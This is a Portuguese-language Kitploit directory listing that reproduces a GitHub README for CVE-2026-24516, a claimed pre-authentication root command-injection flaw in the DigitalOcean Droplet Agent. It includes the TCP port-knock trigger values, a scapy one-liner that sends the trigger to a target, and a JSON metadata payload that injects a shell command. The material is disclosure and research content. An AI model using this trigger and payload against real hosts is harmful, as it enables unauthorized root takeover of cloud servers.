
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2026-24516-DigitalOcean-RCE — Vulnerabilidade Crítica de RCE Pré-Autenticação (CVSS 10.0) no DigitalOcean Droplet Agent até a v1.3.2 via Injeção de Comandos. | Kitploit
Ferramentas/GitHubGitHub/poxsky/cve-2026-24516-digitalocean-rce
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebTestes de PenetraçãoComando e Controle
GitHubpoxsky/cve-2026-24516-digitalocean-rce

CVE-2026-24516-DigitalOcean-RCE

Vulnerabilidade Crítica de RCE Pré-Autenticação (CVSS 10.0) no DigitalOcean Droplet Agent até a v1.3.2 via Injeção de Comandos.

Ver Repositório
157há 3 diasAinda não revisado
Compartilhar

CVE-2026-24516-DigitalOcean-RCE

RCE Root Crítico Pré-Autenticação (CVSS 10.0) no DigitalOcean Droplet Agent até a v1.3.2 via Injeção de Comando.

CVE-2026-24516: RCE Root Pré-Autenticação no DigitalOcean Droplet Agent

Visão Geral

Uma vulnerabilidade crítica de injeção de comando foi descoberta no DigitalOcean Droplet Agent (todas as versões até e incluindo a 1.3.2). Esta falha permite que um atacante alcance Execução Remota de Código (RCE) com privilégios de root sem qualquer autenticação.

Descobridor: Anmol Singh Rajput (@pox_sky_01) - https://0daysecurity.tech

Detalhes Técnicos


A vulnerabilidade existe no componente de acionamento de solução de problemas:



  • internal/troubleshooting/actioner/actioner.go


  • internal/troubleshooting/command/exec.go


O agente processa metadados do serviço local (169.254.169.254) e executa comandos do array TroubleshootingAgent.Requesting sem a devida sanitização.

O Gatilho (Port Knocking)

O agente é acionado por um pacote TCP específico para a porta 22:

  • SeqNum: 68796879
  • AckNum: 848489

Prova de Conceito (PoC)

  1. Acionar a busca: python3 -c "from scapy.all import *; send(IP(dst='TARGET')/TCP(dport=22,flags='S',seq=68796879,ack=848489))"

  2. Payload de Metadados Malicioso:

    {
      "troubleshooting_agent": {
        "requesting": ["command:id > /tmp/pwned"]
      }
    }
    

Impacto Pontuação CVSS: 10.0 (Crítica)

Privilégios Necessários: Nenhum

Resultado: Comprometimento Total do Sistema (Acesso Root)

photo_1_2026-03-22_13-46-01 photo_12_2026-03-22_13-46-01 photo_3_2026-03-22_13-46-01 photo_4_2026-03-22_13-46-01 photo_5_2026-03-22_13-46-01 photo_6_2026-03-22_13-46-01

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    366
  • 4

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    287

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →